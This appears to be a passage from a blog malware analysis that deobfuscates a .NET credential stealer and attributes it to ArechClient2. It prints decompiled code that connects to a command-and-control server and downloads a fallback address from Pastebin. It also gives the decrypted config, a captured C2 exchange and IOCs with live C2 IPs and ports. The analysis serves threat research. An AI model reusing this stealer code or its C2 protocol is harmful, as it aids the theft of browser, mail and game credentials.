
This means we would have to emulate or solve all calculations required to obtain the local variables and global fields that are used by the expressions that decrypt the arguments of the call to our decryption method `c`. The additional dependency on call flow further increases the effort required since we would need to solve all calculations in every method in the correct order. Considering all this I ditched the idea of writing a static string decryption tool.

Sifting through the binary I found quite a few similarities to Redline, both making use of DataContracts and async tasks for the separate stealer modules.




```
using System;
using System.Runtime.Serialization;

// Token: 0x0200000E RID: 14
[DataContract(Name = "ScannedCookie", Namespace = "BrowserExtension")]
public class ScannedCookie
{
    // Token: 0x17000011 RID: 17
    // (get) Token: 0x0600003C RID: 60 RVA: 0x00003B8A File Offset: 0x00001D8A
    // (set) Token: 0x0600003D RID: 61 RVA: 0x00003B92 File Offset: 0x00001D92
    [DataMember(Name = "Host")]
    public string Host
    {
        get
        {
            return this.<Host>k__BackingField;
        }
        set
        {
            this.<Host>k__BackingField = value;
        }
    }

    // Token: 0x17000012 RID: 18
    // (get) Token: 0x0600003E RID: 62 RVA: 0x00003B9B File Offset: 0x00001D9B
    // (set) Token: 0x0600003F RID: 63 RVA: 0x00003BA3 File Offset: 0x00001DA3
    [DataMember(Name = "Http")]
    public bool Http
    {
        get
        {
            return this.<Http>k__BackingField;
        }
        set
        {
            this.<Http>k__BackingField = value;
        }
    }

    // Token: 0x17000013 RID: 19
    // (get) Token: 0x06000040 RID: 64 RVA: 0x00003BAC File Offset: 0x00001DAC
```

One class in particular seemed interesting. After looking for networking related functions I found a class `cj` token `0x0200010C` that connects to a server via .NET’s `TcpClient`. Looking at the code we can spot the use of another class called `xj` which seems to contain the IP and port number for the TCP connection. See line 155 `tcpClient.Connect(xj.c, Convert.ToInt32(xj.a.d)`




```
132             cj.a = ri.b;
133             cj.p();
134         }
135 
136         // Token: 0x0600048E RID: 1166 RVA: 0x0003D8B4 File Offset: 0x0003BAB4
137         private static bool p()
138         {
139             bool flag = cj.c;
140             bool flag2;
141             if (flag)
142             {
143                 flag2 = false;
144             }
145             else
146             {
147                 cj.g = new TcpClient();
148                 cj.g.ReceiveBufferSize = xj.a.b;
149                 cj.g.SendBufferSize = xj.a.b;
150                 try
151                 {
152                     TcpClient tcpClient = cj.g;
153                     xj xj = xj.a;
154                     ch.a = flag;
155                     tcpClient.Connect(xj.c, Convert.ToInt32(xj.a.d));
156                     cj.f = new fj(cj.g.Client);
157                     cj.r();
158                     flag2 = true;
159                 }
160                 catch
161                 {
162                     bool flag3 = string.IsNullOrWhiteSpace(xj.a.g);
163                     int num = 0;
164                     <Module>.c = flag;
165                     bool flag4 = flag3 == num;
166                     if (flag4)
167                     {
168                         xj.a.c = new WebClient().DownloadString(xj.a.g);
169                     }
170                     flag2 = false;
```

Apart from that `xj` also seems to contain a URL that the malware accesses and downloads a string from, see line 168. Let's take a closer look at `xj` token `0x02000107`. It contains quite a few properties but the most interesting is the constructor.



```
// Token: 0x0600046E RID: 1134 RVA: 0x0003D19C File Offset: 0x0003B39C
public xj()
{
    int o = <Module>.o;
    this.c = <Module>.c((o % 32485784 != -2085905604) ? (sizeof(double) + 46293) : ((o - 8856576 != o % 8192) ? (Type.EmptyTypes.Length + 1783194738) : checked((int)(unchecked((IntPtr)957025665)))), Type.EmptyTypes.Length + 52315, Type.EmptyTypes.Length + 135);
    int num = Type.EmptyTypes.Length + 12065;
    int num2 = (((-2 | -o) == -1 || ((o - 3275) & -1947295183) != 0) ? (Type.EmptyTypes.Length + 20086) : (Type.EmptyTypes.Length + 989874920));
    int m = <Module>.m;
    int num3 = m;
    int num4 = -1436693347;
    int num5 = <Module>.h;
    this.d = <Module>.c(num, num2, ((num3 | (num4 + num5 * 612160)) != -5234) ? (((uint)m >> 27 == 4294962560U) ? (sizeof(uint) + 1275242596) : ((((num5 / 12083 / 734276768) & 9504) != 0) ? (-728912945 + -1267182100) : (Type.EmptyTypes.Length + 8))) : (Type.EmptyTypes.Length + 1077204994));
    this.e = <Module>.c(((int.MaxValue | (o / 2)) != int.MaxValue) ? ((((num5 / 2) | int.MaxValue) == int.MaxValue) ? ((134217728 * -(6354 & m) - -671088640 == (int)((uint)m >> 6)) ? (Type.EmptyTypes.Length + -1701052115) : (Type.EmptyTypes.Length + -1760740039)) : (-1605010630)) : (((3145728 & o) != ((-716518593 ^ o) &
      3145728)) ? (Type.EmptyTypes.Length + 1888622548) : (Type.EmptyTypes.Length + 24650)), Type.EmptyTypes.Length + 8250, Type.EmptyTypes.Length + 132);
    this.f = <Module>.c(checked((int)71990L), (((208 * m + 1840 * m) | -1999) == -1999) ? 92243 : (-2031634103 ^ -7247712), Type.EmptyTypes.Length + 158);
    this.g = <Module>.c(sizeof(int) + 52736, sizeof(long) + 44610, sizeof(float) + 110);
    this.h = <Module>.c(52121, sizeof(short) + 45688, ((64 & (m + m << 6)) != (64 & ((num5 << 9) - 9825))) ? checked((int)842708425L) : (Type.EmptyTypes.Length + 95));
    base..ctor();
}
```

This looks like a potential config class. It initializes the properties used for the initial TCP connection and the string download we saw in `cj`, which is a good indicator that we are indeed looking at the malwares config. I placed a breakpoint at the end of the constructor. Since the string decryption method was still an issue the easiest way to get the strings was to run the binary and have it decrypt the strings for me. I debugged the executable using dnSpy until I hit the breakpoint at the end of the constructor. After the breakpoint hit we can view all the properties and fields values in the Locals window by expanding the `this` parameter.




```
// Token: 0x0600046E RID: 1134 RVA: 0x0002F00C File Offset: 0x0002D20C
public xj()
{
    int o = <Module>.o;
    this.c = <Module>.c((o % 32485784 != -2085905604) ? 46301 : ((o - 8856576 != o % 8192) ? 1783194738 : 957025665), 52315, 135);
    int num = 12065;
    int num2 = (((-2 | -o) == -1 || ((o - 3275) & -1947295183) != 0) ? 20086 : 989874920);
    int m = <Module>.m;
    int num3 = m;
    int num4 = -1436693347;
    int num5 = <Module>.h;
    this.d = <Module>.c(num, num2, ((num3 | (num4 + num5 * 612160)) != -5234) ? ((((num5 / 12083 / 734276768) & 9504) != 0) ?
      (-1996095045) : 8) : 1077204994);
    this.e = <Module>.c(((int.MaxValue | (o / 2)) != int.MaxValue) ? ((((num5 / 2) | int.MaxValue) == int.MaxValue) ? ((134217728
      * -(6354 & m) - -671088640 == (int)((uint)m >> 6)) ? (-1701052115) : (-1760740039)) : (-1605010630)) : (((3145728 & o) !=
      ((-716518593 ^ o) & 3145728)) ? 1888622548 : 24650), 8250, 132);
    this.f = <Module>.c(71990, (((208 * m + 1840 * m) | -1999) == -1999) ? 92243 : 2037830121, 158);
    this.g = <Module>.c(52740, 44618, 114);
    this.h = <Module>.c(52121, 45690, ((64 & (m + m << 6)) != (64 & ((num5 << 9) - 9825))) ? 842708425 : 95);
    base..ctor();
}

// Token: 0x0600046F RID: 1135 RVA: 0x00004D88 File Offset: 0x00002F88
```

Locals

Name	Value	Type
this	{xj}	xj
b	0x000F4240	int
c	"77.73.133.83"	string
d	"15647"	string
e	"True"	string
b	0x000F4240	int
c	"77.73.133.83"	string
d	"15647"	string
e	"09.01 #2"	string
f	"True"	string
g	"https://pastebin.com/raw/NdY0fAXm"	string
h	"p8Ga5rmzt0SWalMgO1D9P2eA/on1sj+MugV7SZOjq/c="	string
Static members		

Here we see the C2 IP `77.73.133.83` and port `15647`. We can also see a Pastebin link, that caught my interest: The paste contains another IP `34.107.35.186`, potentially a fallback C2.


Before debugging, I modified the string decryption method by adding a few lines to write every decrypted string to disk. This modification makes it so that instead of immediately returning the string it's first passed to `AppendAllText` and written to a file of our choice.



```
    int num3 = (BitConverter.ToInt32(array, 0) - 5) ^ 485648943;
    manifestResourceStream.Seek((long)num2, SeekOrigin.Begin);
    array = new byte[num3];
    manifestResourceStream.Read(array, 0, num3);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = (byte)((int)array[i] ^ int_2);
    }
    string result = Encoding.UTF8.GetString(array);
    File.AppendAllText("dump.txt", result);
    return result;
}
```

The dump revealed the same values that we found in the Locals window and a few more strings of interest. For example, we got a list of the paths that the stealer checks for potential credentials. The main targets of this stealer seem to be browsers, mail clients and game clients like Steam. This is similar to most mainstream stealers. You can view the full-string dump here.

Speaking of strings, I noticed another similarity to Redline, the use of char array to string conversion at runtime. Although Redline in many cases does insert some additional junk into these arrays that is removed from the constructed string, using the `Replace` or `Remove` method.



```
string text = new string(new char[]
{
    'P', 'r', 'o', 'f', 'i', 'l', 'e', '_', 'U', 'n',
    'k', 'n', 'o', 'w', 'n'
});
try
{
    DirectoryInfo directory = fileInfo_0.Directory;
    string text2 = string.Empty;
    if (directory.Name != new string(new char[] { 't', 'd', 'a', 't', 'a' }))
    {
        text2 = directory.FullName.Split(new string[]
        {
            new string(new char[] { 't', 'd', 'a', 't', 'a' })
        }, StringSplitOptions.RemoveEmptyEntries)[1];
    }
    string text3 = new string(new char[] { 'P', 'r', 'o', 'f', 'i', 'l', 'e', '_' });
    string tag = fileScannerArg_0.Tag;
    string text4;
```

Due to the heavy obfuscation and the rather similar behavior to existing stealers, I decided to not investigate this payload further. We revealed the most important IOCs and got a pretty good understanding of the stealer’s targets.


Summary

We found that the initial loader was implemented in AutoIt and uses ProcessHollowing to load a .NET-based payload, we reconstructed the string decryption method enabling us to partially deobfuscate the loader. We dumped the managed payload using a debugger and ExtremeDumper. We analyzed and debugged the managed payload to reveal the payload config, containing the C2 information.

After analyzing the string dump, I found some indicators that could help with attribution to a certain malware family. Although this sample does look very similar to Redline stealer, it is actually not part of that family. I found this blob of data that looked suspiciously like C2 communication:

```
{"Type":"ConnectionType","ConnectionType":"Client","Session
ID":"
","BotName":"
","BuildID":"
","BotOS":
"Caption","URLData":"
","UIP":"
"}
```

Referencing the above data and the port number to other writeups, like this one from IronNet Threat Research, revealed similarities to a different malware family. The screenshot below shows a network capture of an active ArechClient2 sample performed by the researchers from IronNet. Comparing this data we can conclude that our sample is also part of the ArechClient2 family.


Wireshark · Follow TCP Stream (tcp.stream eq 11) · archeclient2_network.pcap

```
....+.{"Type":"EncryptionStatus","Status":"Off"}......
{"Type":"ConnectionType","ConnectionType":"Client","SessionID":"0DFBFD1A28CB585
54087B7C8F1EBFE4E","BotName":"[redacted]","BuildID":"Build1_TG","BotOS":"Microsoft
Windows 10 [redacted]","URLData":"","UIP":"[redacted].253.2"}....D.
{"Type":"SessionID","SessionID":"0DFBFD1A28CB58554087B7C8F1EBFE4E"}....D.
{"Type":"SessionID","SessionID":"0DFBFD1A28CB58554087B7C8F1EBFE4E"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}......
{"Type":"AfkSystem"}....).{"Type":"ServerAfkSystem","Status":"ok"}
```

image source

With this we have reached the end of our analysis. Below, I have arranged all important IOCs, for the threat intel focused readers. I write these reports in my freetime and publish them for free, if you want to support my work feel free to sponsor me on GitHub.

IOCs

Description	Indicator
C2	77.73.133.83:15647
Potential Fallback C2	34.107.35.186:15647
URL for fallback C2	https://pastebin.com/raw/NdY0fAXm
.NET payload Test.exe	SHA256: a835602db71a42876d0a88cc452cb60001de4875a5e91316da9a74363f481910
AutoIt loader 45.exe	SHA256: 237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d
AutoIt script S.a3x	SHA256: 8e289b8dfc7e4994d808ef79a88adb513365177604fe587f6efa812f284e21a3